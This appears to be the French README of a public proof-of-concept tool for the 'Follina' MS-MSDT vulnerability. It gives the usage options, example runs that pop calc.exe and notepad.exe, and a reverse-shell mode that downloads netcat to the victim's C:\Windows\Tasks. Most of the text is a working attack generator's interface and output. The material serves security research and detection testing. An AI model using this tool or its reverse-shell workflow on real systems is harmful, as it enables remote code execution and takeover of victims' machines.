 johnhammond/msdt-follina
Génère un document Microsoft Word malveillant exploitant la vulnérabilité MS-MSDT « Follina » pour exécuter des commandes arbitraires ou héberger des charges utiles via un serveur HTTP.

John Hammond | 30 mai 2022
Créez une attaque MS-MSDT « Follina » avec un document Microsoft Word malveillant et hébergez une charge utile avec un serveur HTTP.
usage: follina.py [-h] [--command COMMAND] [--output OUTPUT] [--interface INTERFACE] [--port PORT]

options:
  -h, --help            show this help message and exit
  --command COMMAND, -c COMMAND
                        command to run on the target (default: calc)
  --output OUTPUT, -o OUTPUT
                        output maldoc file (default: ./follina.doc)
  --interface INTERFACE, -i INTERFACE
                        network interface or IP address to host the HTTP server (default: eth0)
  --port PORT, -p PORT  port to serve the HTTP server (default: 8000)


Lancez calc.exe :
$ python3 follina.py
[+] copied staging doc /tmp/9mcvbrwo
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
Lancez notepad.exe :
$ python3 follina.py -c "notepad"

Obtenez un reverse shell sur le port 9001. Remarque : cela télécharge un binaire netcat sur la victime et le place dans C:\Windows\Tasks. Il ne nettoie pas le binaire. Cela déclenchera les détections antivirus sauf si l'AV est désactivé.
$ python3 follina.py -r 9001